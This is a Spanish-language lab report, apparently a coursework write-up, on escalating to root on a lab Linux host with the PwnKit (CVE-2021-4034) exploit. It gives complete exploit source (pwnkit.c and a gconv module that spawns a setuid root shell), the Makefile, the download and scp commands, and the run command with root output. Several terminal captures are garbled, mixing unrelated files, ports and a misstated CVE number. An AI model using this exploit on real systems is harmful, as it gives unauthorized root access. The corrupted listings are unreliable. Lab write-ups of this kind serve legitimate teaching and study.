Antes que nada para ejecutar el comando, es necesario descargar los archivos `.c` y el `MakeFile`, por medio de nuestra máquina atacante, estos se descargan por medio del comando `wget`:

```
wget https://github.com/PwnFunction/CVE-2021-4034/blob/main/pwnkit.c
wget https://github.com/PwnFunction/CVE-2021-4034/blob/main/conversion-mod.c
wget https://github.com/PwnFunction/CVE-2021-4034/blob/main/Makefile
```

Posteriormente, es necesario pasar los archivos por medio de `ssh`, al equipo que queremos vulnerar, esto por medio del comando `scp`, con los mismos parametros que antes puse:

```
scp -P 13337 pwnkit.c conversion-mod.c Makefile webadmin@192.168.177.129:/home/webadmin
scp -P 13337 pwnkit.c conversion-mod.c pwnkit.c webadmin@192.168.177.129:/home/webadmin
scp -P 13337 pwnkit.c conversion-mod.c conversion-mod.c webadmin@192.168.177.129:/home/webadmin
```



```
Debian Security: 4 de oct 12:33
webadmin@webserver:~$ ls
conversion-mod.c  dirty  documents  exploit  exploit.c  exploit.c  Makefile  Pictures  pwn.c  Templates
webadmin@webserver:~$ cat conversion-mod.c
/*
 * conversion-mod.c
 *
 * This file is part of the pwnkit project.
 *
 * Copyright (C) 2021-2022 pwnkit developers.
 *
 * This program is free software: you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation, either version 3 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program. If not, see <http://www.gnu.org/licenses/>.
 */
#include <unistd.h>

int gconv_init() {
    /* Get back uid & gid */
    setuid(0);
    setgid(0);

    char *argv[] = {"sh", NULL};
    char *envp[] = {"PATH=/bin:/usr/bin:/sbin", NULL};

    execve("/bin/sh", argv, envp);
    return _GCONV_OK;
}

int gconv_init_return(_GCONV_OK) {
    webadmin@webserver:~$ cat Makefile
    all: clean setup conversion-mod.so pwnkit

    setup:
        mkdir -p _GCONV_PATH-
        touch _GCONV_PATH-/pwn
        chmod +x _GCONV_PATH-/pwn
        mkdir pwn
        echo module UTF-8// BRUH// conversion-mod 1' > pwn/gconv-modules

    conversion-mod.so:
        gcc -shared -fPIC -o pwn/conversion-mod.so conversion-mod.c

    pwnkit:
        gcc -o pwnkit pwnkit.c

    clean:
        rm -rf _GCONV_PATH- pwn pwnkit
    webadmin@webserver:~$ cat pwnkit.c
    /*
     * pwnkit: Local Privilege Escalation in pwnkit's process (CVE-2021-4039)
     * Research advisory: https://www.qualys.com/2022/01/25/cve-2021-4039/pwnkit.txt
     * poc by @pwnfunction-hello@pwnfunction.com
     */
    #include <unistd.h>

    int main() {
        /*
         * Default mni via argv[0]=NULL, ergo argv[1] == envp[0] for OOB read and write primitives.
         * Source: https://gitlab.freedesktop.org/pwnkit/-/blob/8.105/src/programs/pkexec.c#L481
         * 481 for (n = 1; n = (quint) argc; n++) { ... }
         * 337 path = q_strdup(argv[n]);
         */
        char *argv[] = { NULL };
        char *envp[] = {
            /*
             * pwn' is argv[1] when OOB read,
             * and will be overwritten by "mkexec" env variable "GCONV_PATH=/pwn"
             */
        };

        execve("/usr/bin/pkexec", argv, envp);
        return 0;
    }
}

l3r4ng3l@l3r4ng3l:~$ ls
2026-10-04 12:25:19 - https://github.com/pwnfunction/CVE-2021-4034/blob/main/Makefile
Resolviendo github.com (github.com)... 149.82.114.4
Conectado con github.com (github.com[149.82.114.4]):443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 76 especificado [text/html]
Guardado a: <Makefile>
Makefile
[ c++ ] 229.28K 829KB/s en 0.3s
2026-10-04 12:25:20 - <Makefile> guardado [234700]
l3r4ng3l@l3r4ng3l:~$ ls
100% read-used passwords:W5C.txt contrasenas.lipinas.txt dirty.c filtrados.fi.txt inseguros Makefile
00j4t5v0e.fi.txt pwnkit.c sudo.txt documentos.go instalacion.txt nitica
002769ac5816c788233bc2733a0b conversion-mod.c Documents go instalacion.txt nitica
subdominios.txt sudo.txtot
COMMON.txt
subdominios.txt
l3r4ng3l@l3r4ng3l:~$ scp -P 33337 Makefile webadmin@192.168.177.129:/home/webadmin/
webadmin@192.168.177.129's password:
Makefile
100% 229KB 21.9MB/s 00:00
l3r4ng3l@l3r4ng3l:~$ ls
100% read-used passwords:W5C.txt contrasenas.lipinas.txt dirty.c filtrados.fi.txt inseguros Makefile
00j4t5v0e.fi.txt pwnkit.c sudo.txt documentos.go instalacion.txt nitica
002769ac5816c788233bc2733a0b conversion-mod.c Documents go instalacion.txt nitica
subdominios.txt sudo.txtot
COMMON.txt
subdominios.txt
l3r4ng3l@l3r4ng3l:~$ scp -P 33337 conversion-mod.c webadmin@192.168.177.129:/home/webadmin/
webadmin@192.168.177.129's password:
conversion-mod.c
100% 234KB 31.3MB/s 00:00
l3r4ng3l@l3r4ng3l:~$
```

Figura 13: Copia de archivos de evilbox a webservice.

Para poder el contenido de cada archivo se puede usar el comando cat, esto dando las siguientes salidas:

```
cat pwnkit.c
cat conversion-mod.c
cat Makefile
```

Codigo de pwnkit.c:

```
1 #include <unistd.h>
2
3 int main() {
4     char *argv[] = { NULL };
5
6     char *envp[] = {
7         "pwn",
8         "TERM=..",
9         "PATH=GCONV_PATH=.",
10        "CHARSET=BRUH",
11        NULL
12    };
13
14    execve("/usr/bin/pkexec", argv, envp);
15    return 0;
16 }
```



Codigo de conversion-mod.c

```
1  #define _GNU_SOURCE
2  #include <unistd.h>
3  #include <gconv.h>
4
5  int gconv_init() {
6
7      setuid(0);
8      setgid(0);
9
10     char *args[] = {"sh", NULL};
11     char *envp[] = {"PATH=/bin:/usr/bin:/sbin", NULL};
12
13     execvpe("/bin/sh", args, envp);
14
15     return(__GCONV_OK);
16 }
17
18 int gconv(){ return(__GCONV_OK); }
```

La primera regla es **all**. Donde en este caso, funciona como el punto de entrada predeterminado cuando se ejecuta el comando **make** en la consola. Lo que hace es indicarle al sistema el orden exacto en el que deben ejecutarse las demás tareas: primero limpia cualquier rastro de ejecuciones anteriores (**clean**), luego prepara los directorios y archivos trampa (**setup**), después compila la biblioteca maliciosa (**conversion-mod.so**) y finalmente compila el ejecutable principal del exploit (**pwnkit**).

La regla **setup** es la sección más ingeniosa y el núcleo del engaño para explotar esta vulnerabilidad en específico. Lo que hace primero es crear un directorio con un nombre muy peculiar: **GCONV_PATH=.**. Además de que, utilizando los comandos **touch** y **chmod**, crea un archivo vacío llamado **pwn** dentro de ese directorio extraño y le otorga permisos de ejecución. Posteriormente, crea una carpeta normal llamada **pwn** y, usando el comando **echo**, escribe dentro de ella un archivo de configuración falso llamado **gconv-modules**. Donde en este caso, este archivo de texto es fundamental porque, gracias a la sintaxis engañosa, le indicará al programa vulnerable (**pkexec**) que debe cargar nuestro módulo malicioso (**conversion-mod**) cuando intente procesar la codificación de caracteres.


```
1  all: clean setup conversion-mod.so pwnkit
2
3  setup:
4      mkdir 'GCONV_PATH=.'
5      touch GCONV_PATH=./pwn
6      chmod +x GCONV_PATH=./pwn
7      mkdir pwn
8      echo 'module UTF-8// BRUH// conversion-mod 1' > pwn/gconv-
        modules
9
10 conversion-mod.so:
11     gcc -shared -fPIC -o pwn/conversion-mod.so conversion-mod.c
12
```



```
13 pwnkit:
14     gcc -o pwnkit pwnkit.c
15
16 clean:
17     rm -rf 'GCONV_PATH=.' pwn pwnkit
```

Una vez teniendo los archivos en la maquina que vamos atacar, solo es necesario correr el archivo Make file, ya que ya esta automatizado, donde el comando es el siguiente:

```
make all && ./pwnkit && make clean
```



```
webadmin@webserver:~$ ls
conversion-mod.c  dirty  Documents  evildir  evil-so.c  exploit.c  Makefile  Pictures  pwn.c  Templates
Desktop          dirty.c  Downloads  evil.so  exploit    linpeas.sh  Music     Public   pwnkit.c  Videos
webadmin@webserver:~$ make all && ./pwnkit && make clean
rm -rf 'GCONV_PATH=.' pwn pwnkit
mkdir 'GCONV_PATH=.'
touch GCONV_PATH=./pwn
chmod +x GCONV_PATH=./pwn
mkdir pwn
echo 'module UTF-8// BRUH// conversion-mod 1' > pwn/gconv-modules
gcc -shared -fPIC -o pwn/conversion-mod.so conversion-mod.c
gcc -o pwnkit pwnkit.c
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),110(lpadmin),113(scanner),117(bluetooth),1000(webadmin)
#
```

Figura 14: Ejecucion del comando make.


2.5. Ejecute el comando whoami para demostrar que se logró elevar privilegios en el equipo vulnerable.

Para comprobar que se logro hacer la escalacion de privilegios lo primero que vemos es que la consola ya aparece con “#”, no obstante con el comando id, nos arroja lo siguiente:

```
id
uid=0(root) gid=0(root) groups=0(root)
```

Ademas de esto, cuando se ejecuta el comando whoami, nos arroja lo siguiente:

```
whoami
root
```



```
Kernel Exploit Registry (T1068)
Operating system ..... Linux
Kernel release ..... 3.16.0-6-686-pae
Comparable version ..... 3.16.0.6.686
Data chunk limit ..... max 25 rows per KERNEL_CVE_DATA_* variable (1..26)
Kernel config source ..... /boot/config-3.16.0-6-686-pae
```

Figura 15: Ejecucion del comando whoami, mostrando que se logro la escalacion de privilegios.



Referencias

- Exploit Database. (2014). *Linux Kernel 3.1.5 - 'fuse_suid' Local Privilege Escalation*. Consultado el 6 de octubre de 2026, desde <https://www.exploit-db.com/exploits/34923>
- INE. (2022). *Exploiting PwnKit (CVE-2021-4034): Techniques and Defensive Measures*. Consultado el 6 de octubre de 2026, desde <https://ine.com/blog/exploiting-pwnkit-cve-2021-4034-techniques-and-defensive-measures>
- JISakuya. (2024a). *Linux Privilege Escalation Exploits: CVE-2015-1328*. Consultado el 6 de octubre de 2026, desde <https://github.com/JISakuya/Linux-Privilege-Escalation-Exploits/tree/main/2015/CVE-2015-1328>
- JISakuya. (2024b). *Linux Privilege Escalation Exploits: CVE-2015-8660*. Consultado el 6 de octubre de 2026, desde <https://github.com/JISakuya/Linux-Privilege-Escalation-Exploits/tree/main/2015/CVE-2015-8660>
- JISakuya. (2024c). *Linux Privilege Escalation Exploits: CVE-2016-0728*. Consultado el 6 de octubre de 2026, desde <https://github.com/JISakuya/Linux-Privilege-Escalation-Exploits/tree/main/2016/CVE-2016-0728>
- JISakuya. (2024d). *Linux Privilege Escalation Exploits: CVE-2016-2384*. Consultado el 6 de octubre de 2026, desde <https://github.com/JISakuya/Linux-Privilege-Escalation-Exploits/tree/main/2016/CVE-2016-2384>
- JISakuya. (2024e). *Linux Privilege Escalation Exploits: CVE-2016-5195*. Consultado el 6 de octubre de 2026, desde <https://github.com/JISakuya/Linux-Privilege-Escalation-Exploits/tree/main/2016/CVE-2016-5195>
- JISakuya. (2024f). *Linux Privilege Escalation Exploits: CVE-2021-22555*. Consultado el 6 de octubre de 2026, desde <https://github.com/JISakuya/Linux-Privilege-Escalation-Exploits/tree/main/2021/CVE-2021-22555>
- JISakuya. (2024g). *Linux Privilege Escalation Exploits: CVE-2021-27365*. Consultado el 6 de octubre de 2026, desde <https://github.com/JISakuya/Linux-Privilege-Escalation-Exploits/tree/main/2021/CVE-2021-27365>
- JISakuya. (2024h). *Linux-Privilege-Escalation-Exploits*. Consultado el 6 de octubre de 2026, desde <https://github.com/JISakuya/Linux-Privilege-Escalation-Exploits>
- Polop, C. (2026). *PEASS-ng: linPEAS*. Consultado el 6 de octubre de 2026, desde <https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS>
- PwnFunction. (2022). *CVE-2021-4034 (PwnKit)*. Consultado el 6 de octubre de 2026, desde <https://github.com/PwnFunction/CVE-2021-4034>
- Wangsafz. (2017). *cve-2017-0358.sh*. Consultado el 6 de octubre de 2026, desde <https://github.com/Wangsafz/cve-2017-0358.sh>